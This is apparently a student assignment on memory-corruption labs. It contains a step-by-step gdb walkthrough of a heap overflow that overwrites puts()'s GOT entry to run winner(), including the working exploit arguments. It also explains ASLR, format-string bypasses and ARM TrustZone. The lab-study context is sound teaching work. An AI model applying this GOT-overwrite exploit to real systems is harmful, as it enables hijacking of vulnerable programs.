Assignment 2

Index

pscp -P 22 "<file>" user@192.168.10.188:/home/user

pscp -P 22 "C:\Users\Deirdre\Downloads\Question1.c" user@192.168.10.188:/home/user

pscp -P 22 "C:\Users\Deirdre\Downloads\Question2.c" user@192.168.10.188:/home/user

1. Question 1

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct result {
  int grade;
  char *name;
};

void winner()
{
  printf("How can this be?!\n" );
}

int main(int argc, char **argv)
{
  struct result *r1, *r2;

  r1 = malloc(sizeof(struct result));
  r1->grade = 45;
  r1->name = malloc(24);

  r2 = malloc(sizeof(struct result));
  r2->grade = 25;
  r2->name = malloc(24);

  strcpy(r1->name, argv[1]);
  strcpy(r2->name, argv[2]);

  printf("Grades processed!\n");
}
```

Based on Protostar heap1 problem

Goal: Cause program to run the winner() function.

Our aim is to change where the code executes by using the return address of the call to puts.

We can start by doing an overflow on the strcpy() function, to see where we can find where it overflows. This should tell us its capacity. We can look into the Global Offset Table to find the puts() entry. With trial and error, we should be able to find where the memory overflow occurred. We can then replace the end of our first argument with this address. We can then find the address of the winner() function, which is what we want to get the program to run. We can set our second argument to the address of the winner() function.

```
user@protostar:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile  Question1.c  Question2.c
user@protostar:~$ gcc Question1.c -o Question1.o
user@protostar:~$ gcc Question2.c -o Question2.o
user@protostar:~$ gdb Question1.o
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/user/Question1.o...(no debugging symbols found)...don
e.
(gdb) set disassembly-flavor intel
(gdb) run
Starting program: /home/user/Question1.o

Program received signal SIGSEGV, Segmentation fault.
*__GI_strcpy (dest=0x804a018 "", src=0x0) at strcpy.c:39
39      strcpy.c: No such file or directory.
        in strcpy.c
(gdb)
```

(gdb) run

- Run the program
- It will segfault because of strcpy()
- strcpy() tried to copy a string from the address 0, which is invalid, to the destination address 0x804a018
- Crashes because 0 is not valid memory
- Does the program require an argument to be entered?

```
(gdb) r AAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/user/Question1.o AAAA

Program received signal SIGSEGV, Segmentation fault.
__GI_strcpy (dest=0x804a048 "", src=0x0) at strcpy.c:39
39      strcpy.c: No such file or directory.
        in strcpy.c
(gdb)
```

(gdb) r AAAA

- Try inputting the argument "AAAA"
- It segfaults again
- Notice that the destination address has changed (0x804a018 → 0x804a048)
- This is a different strcpy() to the first one
- But it also crashes because it's trying to copy from address 0
- Does the program require another argument?

```
(gdb) r AAAA BBBB
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/user/Question1.o AAAA BBBB
Grades processed!

Program exited with code 022.
(gdb)
```

(gdb) r AAAA BBBB

- Programs completes running without any errors
- Next, we attempt to find a bug
- We can try inputting longer arguments to see what happens

(gdb) r AAAABBBBCCCCDDDDEEEEFFFFGGGG 000011112222333344445555

- Input longer arguments to see what happens
- We need enough to overflow the malloc that is set to 24 in the code (r1->name = malloc(24);)

```
(gdb) r AAAABBBBCCCCDDDDEEEEFFFFGGGG 000011112222333344445555
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/user/Question1.o AAAABBBBCCCCDDDDEEEEFFFFGGGG 0000111122
22333344445555
Grades processed!

Program exited with code 022.
(gdb) r AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP 0000111
12222333344445555
Starting program: /home/user/Question1.o AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJ
JKKKKLLLLMMMMNNNNOOOOPPPP 000011112222333344445555

Program received signal SIGSEGV, Segmentation fault.
*__GI_strcpy (dest=0x4a4a4a4a <Address 0x4a4a4a4a out of bounds>,
    src=0xbffff993 "000011112222333344445555") at strcpy.c:40
40      strcpy.c: No such file or directory.
        in strcpy.c
(gdb) 0x4a4a4a4a^CQuit
(gdb)
```

```
(gdb) r AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP
000011112222333344445555
```

- Use letters for the first argument, and numbers for the second, to make it easier to identity
- It segfaults again, but this time it's a different segfault
- Again, it's caused by strcpy(), but now the destination address looks invalid (out of bounds)
- 4a → J
- It tried to copy the numerical string (second argument) to the address 0x4a4a4a4a (hex for JJJJ)
- Our input overwrote an address that was used as the destination of strcpy()
- This means we can utilise the first argument to help us control *where* we want to write to (JJJJ)
- Using the second argument, we can choose *what* to write
- Next, check what function is called after the strcpy()
- Judging by code, it looks to be printf() – correct assumption?
- We can check by sticking to the assembly
- So we need to find the location where strcpy() is called
- Can use backtrace to do this

```
(gdb) backtrace
#0  *__GI_strcpy (dest=0x4a4a4a4a <Address 0x4a4a4a4a out of bounds>,
    src=0xbffff993 "0000llll22223333444455555") at strcpy.c:40
#1  0x080484e9 in main ()
(gdb)
```


`(gdb) backtrace`

- Use to find the location where strcpy() is called
- Looks at the stack and the stored return pointers in order to figure out where we are
- We can see that we're still in strcpy()
- But note the address where we're coming from in main (0x080484e9)
- Investigate further by disassembling this address

```
#1  0x080484e9 in main ()
(gdb) disas 0x080484e9
Dump of assembler code for function main:
0x08048448 <main+0>:    push   ebp
0x08048449 <main+1>:    mov    ebp,esp
0x0804844b <main+3>:    and    esp,0xfffffff0
0x0804844e <main+6>:    sub    esp,0x20
0x08048451 <main+9>:    mov    DWORD PTR [esp],0x8
0x08048458 <main+16>:   call   0x8048354 <malloc@plt>
0x0804845d <main+21>:   mov    DWORD PTR [esp+0x18],eax
0x08048461 <main+25>:   mov    eax,DWORD PTR [esp+0x18]
0x08048465 <main+29>:   mov    DWORD PTR [eax],0x2d
0x0804846b <main+35>:   mov    DWORD PTR [esp],0x18
0x08048472 <main+42>:   call   0x8048354 <malloc@plt>
0x08048477 <main+47>:   mov    edx,eax
0x08048479 <main+49>:   mov    eax,DWORD PTR [esp+0x18]
0x0804847d <main+53>:   mov    DWORD PTR [eax+0x4],edx
0x08048480 <main+56>:   mov    DWORD PTR [esp],0x8
0x08048487 <main+63>:   call   0x8048354 <malloc@plt>
0x0804848c <main+68>:   mov    DWORD PTR [esp+0x1c],eax
0x08048490 <main+72>:   mov    eax,DWORD PTR [esp+0x1c]
0x08048494 <main+76>:   mov    DWORD PTR [eax],0x19
0x0804849a <main+82>:   mov    DWORD PTR [esp],0x18
0x080484a1 <main+89>:   call   0x8048354 <malloc@plt>
0x080484a6 <main+94>:   mov    edx,eax
0x080484a8 <main+96>:   mov    eax,DWORD PTR [esp+0x1c]
0x080484ac <main+100>:  mov    DWORD PTR [eax+0x4],edx
0x080484af <main+103>:  mov    eax,DWORD PTR [ebp+0xc]
0x080484b2 <main+106>:  add    eax,0x4
0x080484b5 <main+109>:  mov    eax,DWORD PTR [eax]
0x080484b7 <main+111>:  mov    edx,eax
0x080484b9 <main+113>:  mov    eax,DWORD PTR [esp+0x18]
0x080484bd <main+117>:  mov    eax,DWORD PTR [eax+0x4]
0x080484c0 <main+120>:  mov    DWORD PTR [esp+0x4],edx
0x080484c4 <main+124>:  mov    DWORD PTR [esp],eax
0x080484c7 <main+127>:  call   0x8048344 <strcpy@plt>
0x080484cc <main+132>:  mov    eax,DWORD PTR [ebp+0xc]
0x080484cf <main+135>:  add    eax,0x8
0x080484d2 <main+138>:  mov    eax,DWORD PTR [eax]
0x080484d4 <main+140>:  mov    edx,eax
0x080484d6 <main+142>:  mov    eax,DWORD PTR [esp+0x1c]
0x080484da <main+146>:  mov    eax,DWORD PTR [eax+0x4]
0x080484dd <main+149>:  mov    DWORD PTR [esp+0x4],edx
0x080484e1 <main+153>:  mov    DWORD PTR [esp],eax
0x080484e4 <main+156>:  call   0x8048344 <strcpy@plt>
0x080484e9 <main+161>:  mov    DWORD PTR [esp],0x80485d2
0x080484f0 <main+168>:  call   0x8048364 <puts@plt>
0x080484f5 <main+173>:  leave
0x080484f6 <main+174>:  ret
End of assembler dump.
(gdb)
```


`(gdb) disas 0x080484e9`

- Disassemble the address
- This will disassemble the entire function that this address referred to
- Look for the address that we had found (ends in e9)
- This is where we are after the strcpy()
- Note that the next line is a call to puts(), and not printf() like in the code
- This is because the compiler replaced the printf() with puts() for better optimisation
- Next, we overwrite the global offset table (GOT) for puts()




`(gdb) disas 0x8048364`

- Disassemble the puts() function trampoline in the procedure linkage table (PLT)
- Which will jump to address stored at 0x80496ec
- 0x80496ec is the address of the puts() GOT entry




`(gdb) x 0x80496ec`

- Examine this address
- Note the address 0x0804836a
- This is our target for *where* we want to write to, so we use this as our first argument




```
(gdb) r "`/bin/echo -ne "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ"`"
00001111222233334444555 5
```

- Use backticks in the first argument to execute /bin/echo
- Echo outputs what is passed into it as args
- We can use it to get characters with hex values that we can't type
- -n to say we don't want a newline terminator in the output
- -e to convert hex escaped numbers into raw characters
- To double check that everything works ago, echo the entire string up to the Js
- The echo inside the backticks will execute
- Its output will be placed inside the quotes as the first arg
- Running this will give the us same segfault as before, which is okay




```
(gdb) r "`/bin/echo -ne "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIII\xec\x96\x04\x08"`"
000011112222333344445555 "`/bin/echo -ne "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ"`"
000011112222333344445555
```

- Next, we want to replace the Js with the address of the puts() entry in the GOT
- 0x80496ec → \xec\x96\x04\x08
- This will show a segfault
- Note however that it is somewhere else (0x30303030)
- 0x30303030 → ASCII for 0000 (the start of our second arg)

```
Program received signal SIGSEGV, Segmentation fault.
0x30303030 in ?? ()
(gdb) info registers
eax            0x80496ec        134518508
ecx            0x0      0
edx            0x1a     26
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff69c       0xbffff69c
ebp            0xbffff6c8       0xbffff6c8
esi            0x0      0
edi            0x0      0
eip            0x30303030       0x30303030
eflags         0x210246 [ PF ZF IF RF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

`(gdb) show registers`

- Look at the registers
- Note how 0x30303030 address appears
- We have control of EIP (Extended Instruction Pointer), meaning that we can redirect the code to anywhere that we want
- We want to redirect it to the winner() function

```
(gdb) x winner
0x8048434 <winner>:     0x83e58955
(gdb)
```

`(gdb) x winner`

- Examine the winner() function
- Its address is 0x8048434 → \x34\x84\x04\x08
- We will use this in the second arg, again by using echo in backticks

```
(gdb) r "`/bin/echo -ne "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIII\xec\x96\x04\x08"`"
 "`/bin/echo -ne "\x34\x84\x04\x08"`"
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/user/Question1.o "`/bin/echo -ne "AAAABBBBCCCCDDDDEEEEFF
FFGGGGHHHHIIII\xec\x96\x04\x08"`" "`/bin/echo -ne "\x34\x84\x04\x08"`"

Program received signal SIGSEGV, Segmentation fault.
0x0804843a in winner ()
```

```
(gdb) r "`/bin/echo -ne "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIII\xec\x96\x04\x08"`"
"`/bin/echo -ne "\x34\x84\x04\x08"`"
```

- Is this supposed to segfault?
- Could be because we changed where puts() pointed to, now points to start of winner() function
- Because winner() contains a puts(), it constantly loops?

We could identity a bug by guessing what it could be, and by messing around with it, trying to figure it out. By using GDB, we discovered that it was possible to control the destination of strcpy(), allowing us to write anywhere we specified. We also had control over the content of what we wanted to copy. We abused this bug by overwriting the GOT entry for puts(), which would redirect the code execution to the winner() function instead.

To fix the bug, we must address the issue with using strcpy(). Checking the manual for known bugs, we see:

```
BUGS
       If the destination string of a strcpy() is not large enough, then  anyo
       thing  might  happen.  Overflowing  fixed-length  string  buffers is a
       favorite cracker technique for taking complete control of the  machine.
       Any  time  a  program  reads  or copies data into a buffer, the program
       first needs to check that there's enough space.  This may  be  unneces
       sary  if you can show that overflow is impossible, but be careful: pro
       grams can get changed over time, in ways that may make  the  impossible
       possible.
```

Instead, we should use strncpy(). Or we could check the length of a string before we copy it using strlen().

Fixing the issue:

- Set breakpoint after each malloc() and strcpy()
- Disassemble main(), looking for those calls
- Set breakpoints after each function call
- Run with the proof of concept exploit arguments that we discovered earlier
- We hit the first breakpoint
- This is where the first malloc() happens

```
info registers
```

- EAX contains the return value of malloc()
- EAX contains the address on the heap/stack where there's enough space for the struct
- If you examine this address, we can see that it's 0 (x/2wx [eax address here]


```
info proc mappings
```

- Allows us to view the memory segments
- Notice the heap

```
define hook-stop
x/64wx [addr]
end
```

- Add the heap as a GDB hook, so that it outputs at every breakpoint

With strcpy(), we pass in two parameters. With strncpy(), we pass in three parameters. These are the normal two parameters, plus an integer. The int acts as a limit on the strcpy(), limiting the amount of stuff that can be copied into it. It's possible to overflow the string buffer when using strcpy(), however with strncpy(), this doesn't happen.


First argument
This is our target for *where* we want to write to, so we use this as our first argument
Address of the puts() entry in the Global Offset Table
This gets overflowed when we input the string of letters
It will then overflow into the second argument
Second argument
Using the second argument, we can choose *what* to write
We change this to the address of the winner() function

2. Question 2

…

3. Question 3

Address Space Layout Randomisation (ASLR) is a method of randomly arranging the address location where system executables are loaded into memory. It helps to lessen the risk of exploits that occurred as a result of gaining access to locations in memory. It can be used as a defence mechanism against buffer overflow attacks, although it does not outright prevent them. It increases the difficulty of performing these attacks by randomising the location in memory where the program's components are stored (such as the stack, the heap, libraries). Many types of attacks are successful because the attacker was able to determine the memory address of a particular function or process that was open to vulnerabilities. They could then use this information to alter the code, injecting their attack. By randomly changing the memory locations every time the program is run, it makes it harder for the attacker to find their target. If the attacker tries to inject their attack at the wrong location in memory, the program will crash.

According to [4], "*ASLR was created by the Pax Project as a Linux patch in 2001 and was integrated into the Windows operating system beginning with Vista in 2007. Prior to ASLR, the memory locations of files and applications were either known or easily determined. […] Adding ASLR to Vista increased the number of possible address space locations to 256, meaning attackers only had a 1 in 256 chance of finding the correct location to execute code. Apple began including ASLR in Mac OS X 10.5 Leopard, and Apple iOS and Google Android both started using ASLR in 2011.*" Note that on devices with smaller memory capacity, such as embedded devices, it is possible for attackers to brute force their attack. In a 32-bit system, there is a limit to the amount of randomisation that can occur on the addresses. A 64-bit system can have more of its address bits randomised, providing a small increase in security. If they are attempting to attack a 64-bit system, the attacker may divert their attention to first disable ASLR, as this would make things easier for them.

A format string attack can be used to bypass ASLR by leaking the memory location of the function. The first six pointer arguments to a function are passed into registers. In order, it goes: rdi, rsi, rdx, rcx, r8, r9. When these spaces have been filled with some value, the remaining pointer arguments are stored on the stack. When using prinft(), you are telling the program to expect certain input. This can be exploited by altering the format string, and changing the number of arguments that you pass into it. The program assumes that the content of the registers is as it should be, looking at the location where it would normally find arguments. Using this, the attacker can read values off the stack. With ASLR enabled, every execution will have a different address as it underdoes randomisation. However, the attacker can determine their target address by the leaked location from the string format exploit. They can then calculate the address of other locations of interest. The attacker need only control the print format string.

4. Question 4

1)

The ARM TrustZone is a security extension for ARM's microprocessors, provided by the company since 2003. It's used in secure key storage, mobile payments, protected hardware (e.g. PIN entry), to name a few use cases. It is also used in the management of secure boot, via QFuses. The basic idea of TrustZone is the separation of the "normal world" and the "secure world". These two worlds are separated by hardware. Essentially, the worlds act as two different VMs, each distinct from each other. It is not just the CPU that is separated, but also the peripherals and memory buses. This gap helps in preventing data leaking from the secure, more trusted world, into the less secure, less trusted normal world. This approach allows for more flexibility, compared to TPMs.

In the normal world, the operating system is unaware of the separation. Software running on the CPU sees the whole system differently depending on whether it is in the secure or normal world. This means that information can be shielded from the normal world, only being visible to the secure world. This could include security functions or cryptographic credentials. The normal world is where the user operates, where general apps run. A malicious attacker in the normal world would not have access to the secure world in any way.

In a system-on-a-chip (SoC), the hardware can be partitioned to belong to either of the secure or normal worlds. Any resources used by the secure world are hidden from the normal world, which cannot utilise these components. The CPU is shared, but it is effectively divided into two virtual CPUs, one for each of the worlds. The CPUs cannot communicate with each other. Other peripherals are split amongst the two worlds, depending on your needs, with no overlap between the normal and secure world. Both worlds do however use the same bus, for ARM this is typically the AMBA bus.

Advanced Microcontroller Bus Architecture (AMBA) is a "freely-available, open standard for the connection and management of functional blocks in a system-on-chip (SoC). It facilitates right-first-time development of multi-processor designs, with large numbers of controllers and peripherals." [6] A new register is used to facilitate the TrustZone, called the secure configuration register. This register stores the non-secure (NS) bit: 0 indicates it is in the secure world, and 1 indicates it is in the normal world. The secure world has higher privileges, and can change the setting of this bit if needed. The normal world cannot change the NS bit.


Changes were made to the hardware to allow for TrustZone's capabilities. The single processor can introduce time-slicing between the normal and secure worlds, alternating between each, allowing both worlds to have access to the processing time. The rotation between the two can also be achieved by triggers, such as interrupts. This architecture brought an extra control signal for the read and write channels of the system bus, allowing us to send an additional bit, the NS bit. If the NS bit is set to 0 on the 